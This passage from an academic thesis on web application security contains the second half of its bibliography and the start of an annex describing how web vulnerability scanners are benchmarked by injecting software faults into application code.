MITRE Corporation (2009b), Terminology, [online] Available from: http://cve.mitre.org/about/terminology.html (Accessed 13 February 2009)

Monster (1999), Monster, [online] Available from: http://www.monster.com/ (Accessed 13 February 2009)

Mozilla Foundation (2008), JavaScript, [online] Available from: https://developer.mozilla.org/en/JavaScript (Accessed 13 February 2009)

Munson, J. H. G. (1991), *928 F.2D 504: United States of America v. Robert Tappan Morris*. [online] Available from: http://www.precydent.com/pdf/928/F.2d/504.pdf

MustLive (2009), Re: [WEB SECURITY] Design and Logic Flaws, *[WEB SECURITY] Design and Logic Flaws*. [online] Available from: http://www.webappsec.org/lists/websecurity/archive/2009-02/msg00154.html (Accessed 7 August 2009)

MySQL AB (2005), *MySQL Internals Manual*.

MySQL AB (2008), Market Share, *MySQL*. [online] Available from: http://www.mysql.com/why-mysql/marketshare/ (Accessed 21 October 2010)

Nagy, C., and S. Mancoridis (2009), Static Security Analysis Based on Input-Related Software Faults, in *Proceedings of the 2009 European Conference on Software Maintenance and Reengineering*, pp. 37-46, IEEE Computer Society. [online] Available from: http://portal.acm.org/citation.cfm?id=1545011.1545423 (Accessed 17 September 2010)

Nazario, J. (2004), *Defense and Detection Strategies against Internet Worms*, ARTECH HOUSE, INC.

Netcraft (2010), *December 2010 Web Server Survey*, Netcraft. [online] Available from: http://news.netcraft.com/archives/2008/03/index.html (Accessed 14 February 2009)

Neves, N., J. Antunes, M. Correia, P. Verissimo, and R. Neves (2006), Using Attack Injection to Discover New Vulnerabilities, in *International Conference on Dependable Systems and Networks, 2006. DSN 2006*, pp. 457-466.

Newman, A. C. (2007), *Intrusion Detection and Security Auditing In Oracle*, Application Security, Inc.

Neyman, J., and E. S. Pearson (1928), On the Use and Interpretation of Certain Test Criteria for Purposes of Statistical Inference: Part I, *Biometrika*, *20A*(3/4), 175-240.

Neyman, J., and E. S. Pearson (1930), On the Problem of Two Samples, *Joint Statistical Papers*, 99-115.

Neyman, J., and E. S. Pearson (1966), *Joint statistical papers*, University of California Press [pref., (Berkeley). [online] Available from: http://openlibrary.org/b/OL21778033M/Joint-statistical-papers (Accessed 25 May 2009)

NG, S. M. S. (2006), Advanced Topics on SQL Injection Protection, [online] Available from: http://www.owasp.org/index.php/Image:Advanced_Topics_on_SQL_Injection_ Protection.ppt

Nielsen Company (2010), *Global Trends in Online Shopping A Nielsen Global Consumer Report*, Nielsen Company. [online] Available from: http://hk.nielsen.com/documents/Q12010OnlineShoppingTrendsReport.pdf

NII Consulting (2009), Snort Signatures, [online] Available from: http://niiconsulting.com/innovation/snortsignatures.html (Accessed 31 July 2009)

NIST (2006), SAMATE Reference Dataset, *NIST SAMATE Reference Dataset Project*. [online] Available from: http://samate.nist.gov/SRD/index.php (Accessed 16 October 2009)

NSA (2004), *Defense in Depth*, NSA. [online] Available from: http://www.nsa.gov/ia/_files/support/defenseindepth.pdf

NTA Monitor Ltd. (2006), UK organisations' IT security improving, [online] Available from: http://www.nta-monitor.com/posts/2007/05/annualsecurityreport.html (Accessed 13 February 2009)

O'Reilly, T. (2005), What Is Web 2.0, *O'Reilly*. [online] Available from: http://oreilly.com/web2/archive/what-is-web-20.html (Accessed 9 December 2009)

OISSG (2006), *Information Systems Security Assessment Framework (ISSAF) draft 0.2*, Open Information Systems Security Group. [online] Available from: http://www.oissg.org/

Ollmann, G. (2004), *Second-order Code Injection Attacks*, Next Generation Security Software Ltd. [online] Available from: http://www.ngssoftware.com/papers/more_advanced_sql_injection.pdf

Olson, D. L., and D. Delen (2008), *Advanced Data Mining Techniques*, 1st ed., Springer.

Oltsik, J. (2009), *Databases at risk*, Enterprise Strategic Group (ESG).

Openwall Project (2009), John the Ripper password cracker, [online] Available from: http://www.openwall.com/john/ (Accessed 21 December 2009)

Oracle Corporation (2003), *Oracle® Database Concepts 10g Release 1 (10.1)*.

OSVDB (2010), OSVDB: The Open Source Vulnerability Database, *The Open Source Vulnerability Database*. [online] Available from: http://osvdb.org/ (Accessed 27 May 2010)

OWASP Foundation (2006), *OWASP - CLASP*, 1.2 ed., OWASP Foundation. [online] Available from: http://www.owasp.org/index.php/Category:OWASP_CLASP_Project

OWASP Foundation (2007), *OWASP Top 10 - 2007*, OWASP Foundation. [online] Available from: http://www.owasp.org/index.php/Top_10_2007

OWASP Foundation (2008a), *OWASP Testing Guide V3*, OWASP Foundation. [online] Available from: http://www.owasp.org/images/5/56/OWASP_Testing_Guide_v3.pdf

OWASP Foundation (2008b), SQL Injection, [online] Available from: http://www.owasp.org/index.php/SQL_injection (Accessed 13 February 2009)

OWASP Foundation (2009a), Cross-site Scripting (XSS), [online] Available from: http://www.owasp.org/index.php/Cross-site_Scripting_(XSS) (Accessed 13 February 2009)

OWASP Foundation (2009b), *OWASP Code Review Guide, V1.1*, OWASP Foundation.

OWASP Foundation (2009c), SQL Injection Prevention Cheat Sheet, [online] Available from: http://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet (Accessed 18 May 2009)

OWASP Foundation (2009d), WebScarab Project, [online] Available from: http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project (Accessed 17 May 2009)

OWASP Foundation (2009e), XSS (Cross Site Scripting) Prevention Cheat Sheet, [online] Available from: http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet (Accessed 16 May 2009)

OWASP Foundation (2010), *OWASP Top 10 - 2010*, OWASP Foundation. [online] Available from: http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Packet Publishing Ltd (2009), Packet Publishing Ltd, *Packet Publishing Ltd*. [online] Available from: http://www.packtpub.com/ (Accessed 10 March 2009)

Pastor, A. (2007), WordPress Community Vulnerable, *BlogSecuirity*. [online] Available from: http://blogsecurity.net/wordpress/articles/article-230507 (Accessed 10 March 2009)

PCI Security Standards Council (2006), *Payment Card Industry (PCI) Data Security Standard, Security ScanningProcedures, version 1.1*, PCI Security Standards Council. [online] Available from: https://pcisecuritystandards.org/pdfs/pci_scanning_procedures_v1-1.pdf

PCI Security Standards Council (2008), *Payment Card Industry (PCI) Data Security Standard, Requirements and Security Assessment Procedures, version 1.2*, PCI Security Standards Council. [online] Available from: https://pcisecuritystandards.org/security_standards/download.html?id=pci_dss_v1-2.pdf

316

Peisert, S., and M. Bishop (2007a), How to Design Computer Security Experiments, in *Proceedings of the Fifth World Conference on Information Security Education*, pp. 141-148.

Peisert, S., and M. Bishop (2007b), I'm a Scientist, Not a Philosopher!, *IEEE Security & Privacy Magazine 5(4)*, 48-51.

pentestmonkey.net (2009), pentestmonkey.net, [online] Available from: http://pentestmonkey.net/cheat-sheets/ (Accessed 7 April 2009)

Peterson, G. (2009), Imagine if you will..., *1 Raindrop*. [online] Available from: http://1raindrop.typepad.com/1_raindrop/2009/04/imagine-if-you-will.html (Accessed 25 May 2009)

Petukhov, A., and D. Kozlov (2008), Detecting Security Vulnerabilities in Web Applications Using Dynamic Analysis with Penetration Testing. [online] Available from: http://www.owasp.org/images/3/3e/OWASP-AppSecEU08-Petukhov.pdf

PHP Group (2009a), PHP, [online] Available from: http://www.php.net/ (Accessed 13 February 2009)

PHP Group (2009b), Using Register Globals, [online] Available from: http://pt.php.net/register_globals

PHP Group (2010), PHP: Runtime Configuration - Manual, [online] Available from: http://php.net/manual/en/filesystem.configuration.php (Accessed 21 September 2010)

phpBB Group (2009), phpBB, *phpBB*. [online] Available from: http://www.phpbb.com/ (Accessed 10 November 2010)

PHPIDS Team (2009), PHPIDS » Web Application Security 2.0, [online] Available from: http://php-ids.org/ (Accessed 19 May 2009)

phpMyAdmin (2009), phpMyAdmin, *phpMyAdmin*. [online] Available from: http://www.phpmyadmin.net/home_page/index.php (Accessed 10 November 2010)

PHPNuke.org (2010), PHP-Nuke, *PHP-Nuke*. [online] Available from: http://phpnuke.org/ (Accessed 10 November 2010)

Phung, P. H., D. Sands, and A. Chudnov (2009), Lightweight self-protecting JavaScript, in *Proceedings of the 4th International Symposium on Information, Computer, and Communications Security*, pp. 47-60, ACM, Sydney, Australia. [online] Available from: http://portal.acm.org/citation.cfm?id=1533067 (Accessed 25 September 2010)

Pickard, A. (2008), Are you suffering from password pressure?, *Guardian.co.uk*. [online] Available from: http://www.guardian.co.uk/technology/2008/jan/17/security.banks (Accessed 8 June 2009)

Pietraszek, T., and C. V. Berghe (2005), Defending against injection attacks through context-sensitive string evaluation, in *Procedings of Recent Advances in Intrusion Detection (RAID2005)*. [online] Available from: http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.59.3182 (Accessed 30 October 2009)

Pincus, J., and B. Baker (2004), Beyond stack smashing: recent advances in exploiting buffer overruns, *IEEE Security & Privacy*, *2*(4), 20-27, doi:10.1109/MSP.2004.36.

pirdani (2007), PHP-Fusion MODs & Infusions | MOD Database |, [online] Available from: http://mods.php-fusion.co.uk/infusions/moddb/view.php?mod_id=120 (Accessed 22 September 2010)

Ponemon Institute (2009), *2008 Annual Study: U.S. Cost of a Data Breach*, Ponemon Institute. [online] Available from: http://www.encryptionreports.com/

Potter, B., and G. McGraw (2004), Software security testing, *IEEE Security & Privacy*, *2*(5), 81-85, doi:10.1109/MSP.2004.84.

Powell, D., and R. Stroud (2003), *Conceptual Model and Architecture of MAFTIA*. [online] Available from: http://eprints.ncl.ac.uk/file_store/trs/787.pdf

Ptacek, T., and T. Newsham (1998), Insertion, Evasion, and Denial of Service: Eluding Network Intrusion Detection, [online] Available from: http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.42.5765 (Accessed 28 October 2009)

Puppy, R. F. (1998), NT Web Technology Vulnerabilities, *Phrack Magazine*, *8*. [online] Available from: http://www.phrack.org/issues.html?id=8&issue=54

Radcliffe, J. (2009), *Capture the flag for education and mentoring*, SANS Institute.

Ramakrishnan, R., and J. Gehrke (2002), *Database Management Systems*, 3rd ed., McGraw Hill.

Randall, D. (2009), Mystery virus hits 15 million PCs around the world, *The Independent*. [online] Available from: http://www.independent.co.uk/life-style/gadgets-and-tech/news/mystery-virus-hits-15-million-pcs-around-the-world-1515314.html (Accessed 14 December 2009)

Ranum, M. J. (2001), *Coverage in Intrusion Detection Systems*, NFR Security, Inc. [online] Available from: http://www.securitytechnet.com/resource/security/ids/Coverage-in-IDS-White-Paper-final.pdf

Reasoning, LLC (2006), Reasoning - Home - Your Partner for Source Code Quality, *Reasoning*. [online] Available from: http://www.reasoning.com/ (Accessed 16 September 2009)

Riancho, A. (2009), moth, *Bonsai - Information Security*. [online] Available from: http://www.bonsai-sec.com/en/research/moth.php (Accessed 19 May 2009)

Richardson, R. (2008), *2008 CSI Computer Crime & Security Survey*, Computer Security Institute.

Richardson, R. (2010), *2010/2011 CSI Computer Crime & Security Survey*, Computer Security Institute.

Richardson, R., and S. Peters (2009), *2009 CSI Computer Crime & Security Survey*, Computer Security Institute.

Ristic, I. (2005), Web Intrusion Detection with ModSecurity, [online] Available from: http://www.modsecurity.org/documentation/Web_Intrusion_Detection_with_Mo dSecurity.pdf

Roesch, M. (1999), Snort - Lightweight Intrusion Detection for Networks, in *Proceedings of the 13th USENIX conference on System administration*, pp. 229-238, USENIX Association, Seattle, Washington. [online] Available from: http://portal.acm.org/citation.cfm?id=1039864 (Accessed 20 September 2010)

Rooney, P. (2002), Microsoft's CEO: 80-20 Rule Applies To Bugs, Not Just Features, *ChannelWeb*. [online] Available from: http://www.crn.com/security/18821726;jsessionid=FAVAFURXVZDRBQE1G HOSKH4ATMY32JVN (Accessed 5 November 2009)

S@BUN (2008), Joomla Component paxxgallery 0.2 (iid), [online] Available from: http://www.milw0rm.com/exploits/5117 (Accessed 13 October 2010)

SAFECode (2009), *Security Engineering Training*, SAFECode. [online] Available from: http://www.safecode.org/publications.php

Saltzer, J. H., and M. D. Schroeder (1975), The protection of information in computer systems, *Proceedings of the IEEE*, *63*(9), 1278-1308.

Saltzman, R., and A. Sharabani (2009), Active man in the midle attacks, [online] Available from: http://blog.watchfire.com/wfblog/2009/02/active-man-in-the-middle-attacks.html

SANS Institute (2007), *SANS Top-20 2007 Security Risks (2007 Annual Update)*, The SANS™ Institute. [online] Available from: http://www.sans.org/top20

Santiago, V., A. S. M. do Amaral, N. L. Vijaykumar, M. de F. Mattiello-Francisco, E. Martins, and O. C. Lopes (2006), A Practical Approach for Automated Test Case Generation using Statecharts, in *Proceedings of the 30th Annual International Computer Software and Applications Conference - Volume 02*, pp. 183-188, IEEE Computer Society. [online] Available from: http://portal.acm.org/citation.cfm?id=1169229.1170087 (Accessed 9 June 2009)

Schonlau, M., W. Dumouchel, W.-hua Ju, A. F. Karr, M. Theus, and Y. Vardi (2001), Computer Intrusion: Detecting Masquerades, *Statistical Science*, *16*, 58--74.

Schonlau, M., and M. Theus (2000), Detecting masquerades in intrusion detection based on unpopular commands, *Inf. Process. Lett.*, *76*(1-2), 33-38.

Scott, D., and R. Sharp (2002), Abstracting application-level web security, in *Proceedings of the 11th international conference on World Wide Web*, pp. 396-407, ACM, Honolulu, Hawaii, USA. [online] Available from: http://portal.acm.org/citation.cfm?id=511498 (Accessed 14 October 2009)

SecurityFocus (2009), Apple iPhone and iPod touch Prior to Version 2.2 Multiple Vulnerabilities, *SecurityFocus*. [online] Available from: http://www.securityfocus.com/bid/32394 (Accessed 8 June 2009)

SecurityFocus (2010), SecurityFocus, *SecurityFocus*. [online] Available from: http://www.securityfocus.com/ (Accessed 27 May 2010)

SecuritySpace (2010), *Web Server Survey - SecuritySpace*, E-Soft Inc. [online] Available from:

http://www.securityspace.com/s_survey/data/201011/index.html (Accessed 3 December 2010)

Seguy, D. (2008), *PHP stats evolution for October 2008*, Nexen.net. [online] Available from: http://news.netcraft.com/archives/2008/03/index.html

Seixas, N., J. Fonseca, M. Vieira, and H. Madeira (2009), Looking at Web Security Vulnerabilities from the Programming Language Perspective: A Field Study, in *Proceedings of the 2009 20th International Symposium on Software Reliability Engineering*, pp. 129-135, IEEE Computer Society. [online] Available from: http://portal.acm.org/citation.cfm?id=1681510.1682392 (Accessed 27 May 2010)

Siegler, M. G. (2009), One Of The 32 Million With A RockYou Account? You May Want To Change All Your Passwords. Like Now., *TechCrunch*. [online] Available from: http://techcrunch.com/2009/12/14/rockyou-hacked/ (Accessed 20 December 2009)

Sieh, V., O. Tschäche, and F. Balbach (1997), VERIFY: Evaluation of Reliability Using VHDL-Models with Embedded Fault Descriptions, in *Fault-Tolerant Computing, International Symposium on*, p. 32, IEEE Computer Society, Los Alamitos, CA, USA.

Sima, C. (2006), Hacker Protection, [online] Available from: http://msdn.microsoft.com/en-gb/security/aa537065.aspx (Accessed 21 October 2009)

skeptikal.org (2009), PCI Hearing Recap, [online] Available from: http://skeptikal.org/2009/03/pci-hearing-recap.html (Accessed 16 May 2009)

Software Magazine (2001), Reasoning Automates Application Inspection Before QA, [online] Available from: http://www.softwaremag.com/L.cfm?Doc=newsletter/2001-09-26 (Accessed 14 September 2009)

Song, Y., A. D. Keromytis, and S. J. Stolfo (2009), Spectrogram: A Mixture-of-Markov-Chains Model for Anomaly Detection in Web Traffic, in *Proc. of the 16th Annual Network & Distributed System Security Symposium*. [online] Available from: http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.147.2436 (Accessed 14 September 2010)

Sophos (2008), *Six easy steps to PCI compliance*, Sophos.

Sophos (2009), *Sophos Security Threat Report 2009*, Sophos. [online] Available from: http://www.sophos.com/pressoffice/news/articles/2008/12/threat-report-podcast.html

SourceForge.net (2007), SourceForge.net, *SourceForge.net*. [online] Available from: http://sourceforge.net/community/index.php/2007/08/01/community-choice-awards-winners/ (Accessed 10 March 2009)

Spett, K. (2004), *Blind SQL Injection*, SPI Dynamics. [online] Available from: http://cnscenter.future.co.kr/resource/rsc-center/vendor-wp/Spidynamics/Webapp_Dev_Process.pdf

Spett, K. (2005), *Cross-Site Scripting, Are Your Web Applications Vulnerable?*, SPI Dynamics, Inc. [online] Available from: http://www.securitydocs.com/library/2656

SPI Dynamics, Inc. (2002a), *Complete Web Application Security: Phase 1–Building Web Application Security into Your Development Process*, SPI Dynamics, Inc. [online] Available from: http://cnscenter.future.co.kr/resource/rsc-center/vendor-wp/Spidynamics/Webapp_Dev_Process.pdf

SPI Dynamics, Inc. (2002b), *SQL Injection, Are Your Web Applications Vulnerable?*, SPI Dynamics, Inc. [online] Available from: http://www.securitydocs.com/library/2656

SRI International (2009), An Analysis of Conficker's Logic and Rendezvous Points, [online] Available from: http://mtc.sri.com/Conficker/ (Accessed 14 December 2009)

Stamos, A., and Z. Lackey (2006), Attacking AJAX Web Applications Vulns 2.0 for Web 2.0, [online] Available from: http://www.isecpartners.com/files/iSEC-Attacking_AJAX_Applications.BH2006.pdf (Accessed 13 February 2009)

Stott, D. T., B. Floering, D. Burke, Z. Kalbarczpk, and R. K. Iyer (2000), NFTAPE: a framework for assessing dependability in distributed systems with lightweight fault injectors, in *Proceedings. IEEE International Computer Performance and Dependability Symposium, 2000. IPDS 2000*, pp. 91-100.

Strom, R. E., and S. Yemini (1986), Typestate: A programming language concept for enhancing software reliability, *IEEE Trans. Softw. Eng.*, *12*(1), 157-171.

Stuttard, D., and M. Pinto (2007), *The Web Application Hacker s Handbook: Discovering and Exploiting Security Flaws*, Wiley.

Su, Z., and G. Wassermann (2006), The essence of command injection attacks in web applications, in *Conference record of the 33rd ACM SIGPLAN-SIGACT symposium on Principles of programming languages*, pp. 372-382, ACM, Charleston, South Carolina, USA. [online] Available from: http://portal.acm.org/citation.cfm?id=1111037.1111070 (Accessed 23 March 2009)

Sun Microsystems Inc. (2009a), Java Servlet Technology, [online] Available from: http://java.sun.com/products/servlet/ (Accessed 13 February 2009)

Sun Microsystems Inc. (2009b), MySQL, [online] Available from: http://www.mysql.com/ (Accessed 15 July 2009)

Sun, P. Z., M. Balakit, V. Gerasimov, and M. P. Fruitman (2009), *Review of Web Applications Security and Intrusion Detection in Air Traffic Control Systems*, U.S. Department of Transportation Office of the Secretary of Transportation Office of Inspector General. [online] Available from: http://www.oig.dot.gov/item.jsp?id=2465 (Accessed 19 May 2009)

Techweb (2010), Black Hat ® Technical Security Conference, *Black Hat*. [online] Available from: http://www.blackhat.com/ (Accessed 6 December 2010)

The Register (2009), XSS bug crawls all over PayPal page, [online] Available from: http://www.theregister.co.uk/2009/02/10/paypay_xss_bug/ (Accessed 18 February 2009)

Thomas, C., V. Sharma, and N. Balakrishnan (2008), Usefulness of DARPA dataset for intrusion detection system evaluation, in *Data Mining, Intrusion Detection, Information Assurance, and Data Networks Security 2008*, vol. 6973, p. 69730G-8, SPIE, Orlando, FL, USA. [online] Available from: http://link.aip.org/link/?PSI/6973/69730G/1 (Accessed 10 March 2009)

Thompson, K. (1984), Reflections on trusting trust, *Commun. ACM*, *27*(8), 761-763, doi:10.1145/358198.358210.

TikiWiki (2009), TikiWiki CMS/Groupware, [online] Available from: http://info.tikiwiki.org/tiki-index.php (Accessed 4 August 2009)

Tillmann, N., and J. de Halleux (2008), Pex–White Box Test Generation for .NET, in *Tests and Proofs*, pp. 134-153, SpringerLink. [online] Available from: http://dx.doi.org/10.1007/978-3-540-79124-9_10 (Accessed 27 November 2009)

Tillmann, N., P. de Halleux, W. Schulte, and N. Bjørner (2009), Pex, Automated White box Testing for .NET, *Pex, Automated White box Testing for .NET*. [online] Available from: http://research.microsoft.com/en-us/projects/pex/ (Accessed 27 November 2009)

Tomatis, N., R. Brega, G. Rivera, and R. Siegwart (2004), "May you have a strong (-typed) foundation" why strong-typed programming languages do matter, in *Proceedings. ICRA '04. 2004 IEEE International Conference on Robotics and Automation, 2004.*, vol. 4, pp. 3429-3434, New Orleans, LA, USA. [online] Available from: http://ieeexplore.ieee.org/Xplore/login.jsp?url=http%3A%2F%2Fieeexplore.ieee.org%2Fiel5%2F9126%2F29027%2F01308784.pdf%3Farnumber%3D1308784&authDecision=-203 (Accessed 16 September 2010)

Torvalds, L. (2009), Git, [online] Available from: http://git-scm.com/ (Accessed 7 April 2009)

Tovarischa, and A. Isaykin (2009), Obtained the source code of 3,300 popular websites, [online] Available from: http://habrahabr.ru/blogs/infosecurity/70330/ (Accessed 24 September 2009)

TPC (2002), *TPC Benchmark W (Web Commerce) Specification, Version 1.8*, Transaction Processing Performance Council. [online] Available from: http://www.tpc.org/tpcc/spec/tpcc_current.pdf

TPC (2009), *TPC Benchmark C, Standard Specification, Version 5.10.1*, Transaction Processing Performance Council. [online] Available from: http://www.tpc.org/tpcw/default.asp

Tsai, T. K. (1994), *FTAPE: a Fault Injection Tool to Measure Fault Torerance*, American Institute of Aeronautics and Astronautics, Washington, D.C.?

Tsai, W. T., X. Bai, B. Huang, G. Devaraj, and R. Paul (2000), Automatic Test Case Generation for GUI Navigation, in *in The Thirteenth International Software & Internet Quality Week (2000)*.

Universal McCann (2009), *Power to the people - Social Media Tracker Wave 4*. [online] Available from: http://universalmccann.bitecp.com/wave4/Wave4.pdf (Accessed 4 July 2009)

unu (2009a), Telegraph.co.uk hacked, sql injection, *HackersBlog*. [online] Available from: http://www.hackersblog.org/2009/03/06/telegraphcouk-hacked-sql-injection/ (Accessed 8 June 2009)

unu (2009b), usa.kaspersky.com hacked … full database acces , sql injection, *HackersBlog*. [online] Available from: http://hackersblog.org/2009/02/07/usakasperskycom-hacked-full-database-acces-sql-injection/ (Accessed 15 December 2009)

US-CERT (2009), US-CERT Vulnerability Note VU#836068, *US-CERT*. [online] Available from: http://www.kb.cert.org/vuls/id/836068 (Accessed 17 June 2009)

US-CERT (2010), Vulnerability Notes Database Field Descriptions, [online] Available from: http://www.kb.cert.org/vuls/html/fieldhelp (Accessed 12 December 2010)

Valeur, F., D. Mutz, and G. Vigna (2005), A Learning-Based Approach to the Detection of SQL Attacks, in *2005 Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*. [online] Available from: http://www.cs.ucsb.edu/~vigna/publications/2005_valeur_mutz_vigna_dimva05.pdf

Viega, J., J. T. Bloch, Y. Kohno, and G. McGraw (2000), ITS4: a static vulnerability scanner for C and C++ code, in *16th Annual Conference Computer Security Applications, 2000. ACSAC '00*, pp. 257-267. [online] Available from: http://www.acsac.org/2000/abstracts/78.html

Vieira, M., and H. Madeira (2005), Detection of malicious transactions in DBMS, in *11th Pacific Rim International Symposium on Dependable Computing, 2005 Proceedings*, p. 8 pp.

Vigna, G., W. Robertson, V. Kher, and R. A. Kemmerer (2003), A stateful intrusion detection system for World-Wide Web servers, in *Proceedings. 19th Annual Computer Security Applications Conference, 2003.*, pp. 34-43.

Voas, J. M., and G. McGraw (1998), *Software Fault Injection: Inoculating Programs Against Errors*, John Wiley & Sons.

Voas, J., F. Charron, G. McGraw, K. Miller, and M. Friedman (1997), Predicting How Badly "Good" Software Can Behave, *IEEE Softw.*, *14*(4), 73-83.

W3C (2005), Document Object Model (DOM), [online] Available from: http://www.w3.org/DOM/ (Accessed 16 October 2009)

Ware, W. H. (1967), Security and privacy in computer systems, in *Proceedings of the April 18-20, 1967, spring joint computer conference*, pp. 279-282, ACM, Atlantic City, New Jersey. [online] Available from: http://portal.acm.org/citation.cfm?id=1465523 (Accessed 28 October 2009)

Warneck, B. (2007), *Defeating SQL Injection IDS Evasion*, GCIA Gold Certification, SANS Institute. [online] Available from: http://www.giac.org/certified_professionals/practicals/gcia/1231.php

WASC (2004), *Web Application Security Consortium: Threat Classification*.

Wassermann, G., and Z. Su (2004), An analysis framework for security in Web applications, in *Procedings of the FSE Workshop on Specification and Verification of Component-Based Systems (SAVCBS 2004)*, p. 70--78. [online] Available from: http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.137.7225 (Accessed 30 October 2009)

WebAppSec (2006), *Web Application Firewall Evaluation Criteria*, Web Application Security Consortium.

webcrack (2010), c0llision - distributed lm/md5/ntlm password recovering network, [online] Available from: http://www.c0llision.net/webcrack.php (Accessed 10 October 2010)

WhiteHat Security Inc. (2008), *WhiteHat Website Security Statistic Reports*, WhiteHat Security Inc. [online] Available from: http://www.whitehatsec.com/home/resource/stats.html

WhiteHat Security Inc. (2010), *WhiteHat Website Security Statistic Reports*, WhiteHat Security Inc. [online] Available from: http://www.whitehatsec.com/home/resource/stats.html

Wiesmann, A., M. Curphey, A. van der Stock, and R. Stirbei (2005), *A Guide to Building Secure Web Applications and Web Services, V2.0.1*, OWASP Foundation. [online] Available from: http://www.owasp.org/index.php/Developer_Guide

WordPress.org (2009), WordPress, *WordPress.org*. [online] Available from: http://wordpress.org/ (Accessed 5 October 2010)

Xie, Y., and A. Aiken (2006), Static detection of security vulnerabilities in scripting languages, in *Proceedings of the 15th conference on USENIX Security Symposium - Volume 15*, vol. 15, USENIX Association, Vancouver, B.C., Canada. [online] Available from: http://portal.acm.org/citation.cfm?id=1267336.1267349 (Accessed 30 October 2009)

Ximbiotic LLC (2009), CVS, [online] Available from: http://ximbiot.com/cvs/ (Accessed 7 April 2009)

YesSoftware (2009), CodeCharge Studio 4.2, [online] Available from: http://www.yessoftware.com/products/product_detail.php?product_id=1 (Accessed 4 August 2009)

Yi Hu, and B. Panda (2003), Identification of malicious transactions in database systems, in *Proceedings. Seventh International Database Engineering and Applications Symposium, 2003*, pp. 329-335.

Yuhanna, N., M. Gilpin, and C. Salzinger (2008), *Market Update: Open Source Databases*, Forrester Research Inc. [online] Available from: http://www.forrester.com/rb/Research/market_update_open_source_databases/q/id/46061/t/2 (Accessed 21 October 2010)

Yuhanna, N., R. Heffner, and C. Schwaber (2005), *Comprehensive Database Security Requires Native DBMS Features And Third-Party Tools*, Forrester Research Inc.

Zakon, R. H. (2009), Hobbes' Internet Timeline v8.2, [online] Available from: http://www.zakon.org/robert/internet/timeline/ (Accessed 13 February 2009)

Zanero, S., L. Carettoni, and M. Zanchetta (2005), Automatic Detection of Web Application Security Flaws, in *Black Hat Europe Briefings*, Amsterdam, Netherlands.

Zdrnja, B. (2008), Mass exploits with SQL Injection, [online] Available from: http://isc.sans.org/diary.html?storyid=3823 (Accessed 18 February 2009)

Zetter, K. (2009), In Legal First, Data-Breach Suit Targets Auditor, *Wired*. [online] Available from: http://www.wired.com/threatlevel/2009/06/auditor_sued/ (Accessed 8 June 2009)

Zimmerman, D. M., and J. R. Kiniry (2009), A Verification-centric Software Development Process for Java, in *The 9th International Conference on Software Quality (QSIC 2009)*, Jeju, Korea.

Zino, M. (2009), ASCII Encoded/Binary String Automated SQL Injection Attack, [online] Available from: http://www.bloombit.com/Articles/2008/05/ASCII-Encoded-Binary-String-Automated-SQL-Injection.aspx (Accessed 20 May 2009)

Annex A

Common Software Faults Used as Security Faults

This annex presents a methodology to evaluate and benchmark web application vulnerability scanners using software fault injection techniques. The most common types of software faults are injected in the web application source code, which is then checked by the vulnerability scanners. Using this procedure, we evaluated three leading commercial scanners, which are often regarded as an easy way to test the security of web applications, including critical vulnerabilities such as XSS and SQL Injection. In other words, if these scanners are supposed to detect vulnerabilities (which are caused by residual software faults in the web application code), then our idea consists of providing the scanners with the input they are supposed to handle, which is a web code with software faults and possible vulnerabilities originated by such faults. The results of the various scanners are compared evaluating the efficiency in identifying the potential vulnerabilities created by the injected fault (their coverage of vulnerability detection and false positives). However, the results show that in general the coverage of these tools is low and the percentage of false positives is very high.

A.1 Web application vulnerability scanners benchmarking approach

The approach to evaluate and benchmark the scanners consists of injecting software faults into a web application code and checking if web application vulnerability scanners can detect the potential vulnerabilities created by the injected faults. The existence of vulnerabilities is confirmed manually in order to get accurate measures of the detection coverage and false positives. The characteristics of the faults injected are derived from the adaptation of generic software faults not related with security issues, resulting from a field study [*Durães and Madeira*, 2006]. These have been adapted for the web application environment.

The next section discusses the software fault injection process and describes the proposed benchmarking procedure in detail.

A.1.1 Web application testing methodology

Web application developers and system administrators often rely on web application vulnerability scanners to test web applications against vulnerabilities. Therefore, for them, trusting the results of web vulnerability scanners is essential. To what extent can one trust the verdict delivered by web vulnerability scanners, especially when the tool report suggests that there are no vulnerabilities in the web application? The answer to this question is the focal point of assessing the performance of these scanners using the proposed methodology.

Web application vulnerability scanners have usually three main stages (see section 2.4.5 for details): **configuration**, **crawling**, and **scanning**. The **configuration stage** includes the setup of several parameters, like the Uniform Resource Locator (URL) of the web application. In the **crawling stage**, the vulnerability scanner produces a map of the internal structure of the web application pages. The **scanning stage** is where the automated penetration test is performed against the web application by simulating a browser user clicking on links and filling in form fields. The outputs are analyzed based on the response of the web application, error messages and on the data collected during the crawling stage.

These scanners execute their procedures based on the knowledge of a large collection of signatures of known vulnerabilities, different versions of web servers, operating system and also of some network configurations. These signatures are updated regularly as new vulnerabilities are discovered. They also have a pre-defined set of tests of some generic types of vulnerabilities like XSS and SQL Injection. In the search for vulnerabilities like XSS and SQL Injection, the scanners execute lots of pattern variations adapted to the specific test in order to discover the vulnerability and to verify if it is not a false positive. The tests for these vulnerabilities, including both the sequences of input values and the way to detect success or failure, are quite different from scanner to scanner, so the results obtained by different tools vary a lot. This is actually one of the reasons why it is so important to have means to compare different scanners.

Two of the most widely spread and dangerous vulnerabilities in web applications are XSS and SQL Injection, because of the damage they may cause to the victim business. Trusting the results of web vulnerability scanning tools is of utmost importance. Without a clear idea on the coverage and false positive rate of these tools, it is difficult to judge the relevance of the results they provide. Furthermore, it is difficult, if not impossible, to compare key figures of merit of web vulnerability scanners.

The proposed methodology assumes typical topologies of web application installation and web servers. In a common setup, we need two computers connected by an Ethernet network. One computer acts as a server executing the functions of a web server, an application server and a database server. For the evaluation of server side security mechanisms like web application firewalls, IDSs, it is in this computer where they run. The other computer acts as a client with a web browser. For the evaluation of client side security mechanisms like web application vulnerability scanners, it is in this computer where the scanners are executed.

The methodology of injecting software faults into a web application, one fault at a time, consists of three main stages described in the following paragraphs.

A.1.2 First Stage

